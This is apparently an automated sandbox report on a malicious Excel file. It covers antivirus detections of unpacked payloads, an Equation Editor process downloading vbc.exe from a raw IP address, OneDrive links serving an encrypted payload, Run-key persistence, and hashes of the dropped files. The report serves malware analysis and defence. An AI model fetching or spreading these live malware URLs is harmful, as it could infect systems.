4.3.vbc.exe.1e88d98.156.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d99938.187.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d992e0.43.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1da1774.248.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d252c8.112.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d392e0.45.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d25494.128.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e9b840.150.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d2d598.275.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d49f24.61.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.1e8d734.287.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.Esfjmbxd.exe.1d8932c.197.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d8d444.265.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e8932c.197.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d8459c.30.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d28d98.155.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d850f4.105.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d85494.129.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d8911c.54.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1ea1ca4.266.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e84b88.80.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d24008.64.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d99a1c.193.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e84370.25.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d91604.106.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d2cd5c.232.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d46b78.21.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.1e98fb8.159.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d2fffc.33.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.Esfjmbxd.exe.1da0008.213.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d850cc.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://purl.or	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://198.46.136.201/1100/vbc.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kq7x1q.am.files.1drv.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.46.136.201/1100/vbc.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.46.136.201	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532860
Start date:	02.12.2021
Start time:	18:57:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4514808437.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@16/33@6/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33.6% (good quality ratio 33%) • Quality average: 81.5% • Quality standard deviation: 23.8%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:58:45	API Interceptor	86x Sleep call for process: EQNEDT32.EXE modified
18:58:49	API Interceptor	304x Sleep call for process: vbc.exe modified
18:59:07	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Esfjmbxd C:\Users\user\dxbmjfsE.url
18:59:15	API Interceptor	81x Sleep call for process: logagent.exe modified
18:59:16	API Interceptor	41x Sleep call for process: explorer.exe modified
18:59:16	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Esfjmbxd C:\Users\user\dxbmjfsE.url
18:59:18	API Interceptor	930x Sleep call for process: Esfjmbxd.exe modified
18:59:56	API Interceptor	197x Sleep call for process: cmstp.exe modified
18:59:57	API Interceptor	1x Sleep call for process: ipconfig.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\Esfjmbxdqblmweczuaoywlbuuuotshq[1]

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	downloaded
Size (bytes):	278016
Entropy (8bit):	**7.996878535318331**
Encrypted:	**true**
SSDEEP:	6144:tnQdHm6wsXqanx55EJhiT0WBsBZ6Q/cnb1kTpm+BxOY:JKmdE/GJhYlmBZ6Tnb1eeY
MD5:	46A38A9CB36FA3FBA2807CE33865181B
SHA1:	B4C7981EEC003EA457B8F8417D1BCDCB4BBA1D43
SHA-256:	41FBCDA3F1ECD533D65D503DD71139F186EECA806229BD97A993C8842B2DB6AE
SHA-512:	9C3991A908591A1DA60C88D5E8D0D5BD4C04537898639603A27770D4FC49C5FEB0741B750F9F3F16BE3A6002329B26B2C44BEDD7E46600CD2BE5732058B3BD0
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://kq7x1q.am.files.1drv.com/y4mwiQWh6cfss-mW5wezTm5o7oGjOP62NBGfPYedvCz2WKwFZgTNzbddi7h4QH2It-mjrZBnrw7JQ7prC23E8OX9U7va2IMf_H06F6UJ7CLkHydMfBdrwphQ4JCY3s6WQy1qRrNQEQVaPDQApWJbQN0DZ7x-nbpZqc5PLH4SdGuX6MaCS4bO-mLisXY3uOx8RcBqMH9RZnjJqTzYItSTjS0hQ/Esfjmbxdqblmweczuaoywlbuuuotshq?download&psid=1
Preview:	...,y...Z.\..S....)....x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.....!...x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.. ...!...x..q...x..q..>...%.....z...d...W8..;.x.]E..wd..h..X.R.1...ar.....*,y.../.A.....u T.j.D..;.M...\.u.M.....-..gA.4...o.E.....Y_}.....JYT..o.9.z.'..4[A..B:..1....7...I.V.....gz.....F.8n....d.. ..]D.+._H....z._N]B..uj.F)...f..B.b...b....{."..3p.l.....v...+A..|6.4.)XW..c.3ddfp..U.E....$.:.J..a?..O:Z..*>^.....0.....1].....=C>.7N.H.D!jF..53...EF...z.....X/r%...r.....a..".[.?G..D..6. O..S,.e.<..>..C.$.B...k.+]m...e..:.....Y.S5%XT].....+]....bg..S<.%L.r.....E.;..!S,...$.S...F..^[....S(.b~-r...a....4.[.o.p....^XD./i...v...hm.R...+]...-a..S5c..k...U...9.3y.k.3g..I!G4 ...^L....+B.n}..)VN.....=.9.3y.k.3g..I!G4...^L....+B.n}..)V--79Y.....0.z..dq.G&..x.#_..'c.R.....6.>...!A.lu....Y.r...J..x.~8.^L....+B.n}..)VN.....=.9.3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\Esfjmbxdqblmweczuaoywlbuuuotshq[2]	
Process:	C:\Users\user\Esfjmbxd.exe
File Type:	data
Category:	downloaded
Size (bytes):	278016
Entropy (8bit):	**7.996878535318331**
Encrypted:	**true**
SSDEEP:	6144:tnQdHm6wsXqanx55EJhiT0WBsBZ6Q/cnb1kTpm+BxOY:JKmdE/GJhYlmBZ6Tnb1eeY
MD5:	46A38A9CB36FA3FBA2807CE33865181B
SHA1:	B4C7981EEC003EA457B8F8417D1BCDCB4BBA1D43
SHA-256:	41FBCDA3F1ECD533D65D503DD71139F186EECA806229BD97A993C8842B2DB6AE
SHA-512:	9C3991A908591A1DA60C88D5E8D0D5BD4C04537898639603A27770D4FC49C5FEB0741B750F9F3F16BE3A6002329B26B2C44BEDD7E46600CD2BE5732058B3BD0
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://kq7x1q.am.files.1drv.com/y4mb_KxfNIsqkzJbvEZRd1IvvZY7CnNCIRssKUahBY83rCykh1HpmlF4OSiEbEKSzmO4z1ZWLXVwJyHAKoncHunO00tXV8QXO2yh3hMF-cvQSKNGtbzfJB1rvGIgxetgyPwFS39kka0Fg1Yxs8WusBjFQHfl-DzcXbAZTQkdDZwMXya5vJk-GRfE9J2kH_S4srQvz7gsiSs7708mLC25ehjVQ/Esfjmbxdqblmweczuaoywlbuuuotshq?download&psid=1
Preview:	...,y...Z.\..S....)....x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.....!...x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.. ...!...x..q...x..q..>...%.....z...d...W8..;.x.]E..wd..h..X.R.1...ar.....*,y.../.A.....u T.j.D..;.M...\.u.M.....-..gA.4...o.E.....Y_}.....JYT..o.9.z.'..4[A..B:..1....7...I.V.....gz.....F.8n....d.. ..]D.+._H....z._N]B..uj.F)...f..B.b...b....{."..3p.l.....v...+A..|6.4.)XW..c.3ddfp..U.E....$.:.J..a?..O:Z..*>^.....0.....1].....=C>.7N.H.D!jF..53...EF...z.....X/r%...r.....a..".[.?G..D..6. O..S,.e.<..>..C.$.B...k.+]m...e..:.........Y.S5%XT].....+]....bg..S<.%L.r.....E.;..!S,...$.S...F..^[....S(.b~-r...a....4.[.o.p....^XD./i...v...hm.R...+]...-a..S5c..k...U...9.3y.k.3g..I!G4 ...^L....+B.n}..)VN.....=.9.3y.k.3g..I!G4...^L....+B.n}..)V--79Y.....0.z..dq.G&..x.#_..'c.R.....6.>...!A.lu....Y.r...J..x.~8.^L....+B.n}..)VN.....=.9.3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Esfjmbxdqblmweczuaoywlbuuuotshq[1]	
Process:	C:\Users\user\Esfjmbxd.exe
File Type:	data
Category:	downloaded
Size (bytes):	278016
Entropy (8bit):	**7.996878535318331**
Encrypted:	**true**
SSDEEP:	6144:tnQdHm6wsXqanx55EJhiT0WBsBZ6Q/cnb1kTpm+BxOY:JKmdE/GJhYlmBZ6Tnb1eeY
MD5:	46A38A9CB36FA3FBA2807CE33865181B
SHA1:	B4C7981EEC003EA457B8F8417D1BCDCB4BBA1D43
SHA-256:	41FBCDA3F1ECD533D65D503DD71139F186EECA806229BD97A993C8842B2DB6AE
SHA-512:	9C3991A908591A1DA60C88D5E8D0D5BD4C04537898639603A27770D4FC49C5FEB0741B750F9F3F16BE3A6002329B26B2C44BEDD7E46600CD2BE5732058B3BD0
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://https://kq7x1q.am.files.1drv.com/y4m4CLlVbdFJsvnBkhI6HFnMebcx0dHg8HXkolN1mtYbakbYwl5pVs7GIQM24Of_4RdCYhuXw4USguKGyde-db7ycZPHlhSlX3UeNgwCHU784nL5OwiBLDRp1rfa0Jd2pgJvlPSv244Bb8xeqsB-_dgmFmlSDrEz9PNpwxsgvXke5NZxTf_S4D0LTuTYRmCxrS-XkUU8AVjFCdomFSQzF-Q7g/Esfjmbxdqblmweczuaoywlbuuuotshq?download&psid=1
Preview:	...,y...Z.\..S....)....x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.....!...x..q...x..q..>...%....v.Z.....3....C..D...;...K..#..Z.L)...1.2kv.....5...+.p.F.9.WF.. ...!...x..q...x..q..>...%.....z...d...W8..;.x.]E..wd..h..X.R.1...ar.....*,y.../.A.....u T.j.D..;.M...\.u.M.....-..gA.4...o.E.....Y_}.....JYT..o.9.z.'..4[A..B:..1....7...I.V.....gz.....F.8n....d.. ..]D.+._H....z._N]B..uj.F)...f..B.b...b....{."..3p.l.....v...+A..|6.4.)XW..c.3ddfp..U.E....$.:.J..a?..O:Z..*>^.....0.....1].....=C>.7N.H.D!jF..53...EF...z.....X/r%...r.....a..".[.?G..D..6. O..S,.e.<..>..C.$.B...k.+]m...e..:.........Y.S5%XT].....+]....bg..S<.%L.r.....E.;..!S,...$.S...F..^[....S(.b~-r...a....4.[.o.p....^XD./i...v...hm.R...+]...-a..S5c..k...U...9.3y.k.3g..I!G4 ...^L....+B.n}..)VN.....=.9.3y.k.3g..I!G4...^L....+B.n}..)V--79Y.....0.z..dq.G&..x.#_..'c.R.....6.>...!A.lu....Y.r...J..x.~8.^L....+B.n}..)VN.....=.9.3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	697856
Entropy (8bit):	6.715012052682817
Encrypted:	false
SSDEEP:	12288:CIEpAb3iVUYfqUe+L7JMlbv7fkgD8BcFcePyaW:CI8G3DYfq9+hMNTM08Cbm
MD5:	7D68426EC31E1BC7C5E12A9E23837173
SHA1:	A477AE983254FE49643E050EA426439378F81D43
SHA-256:	7195589BA87F4B77BC10AF665070180CF807FF7D2F8198743248EDDA2E85B6A5
SHA-512:	E8997369F3ADE98C449ED070094F253E6BDEF6B7D541420C2F63C82CB47A8739E57CDA4DF3A0F7E7B55A673795D665367D2AE36DA40ADEFF69016298960E737
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	unknown
IE Cache URL:	http://198.46.136.201/1100/vbc.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....@.....!.....f.....0..lc..... .....CODE....\..... ..`DATA.....@...BSS.....idata...!.....".....@....tls.....rdata..... .. ..@..P.reloc..lc...0...d.....@..P.rsrc....f.....f...@.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1180612F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z...".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..".L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\..".L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1E3A41EB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~.,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\223D2912.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\223D2912.png	
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2C0E7215.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :..+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2F2BFAF0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9.....:..~..r..N.....Je,...l...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..l.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T...,...A.....I$.q.\f....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45729866.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!...|A.Q.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>.._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&l..)..).J..>...+Mn.^.W..._....D..".}..k.....8.N_.v..>.y.@0.../.....>.a.....z.].../.r ..../3.....?.z..g.Z.....l0.L.S...._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4C705233.png	
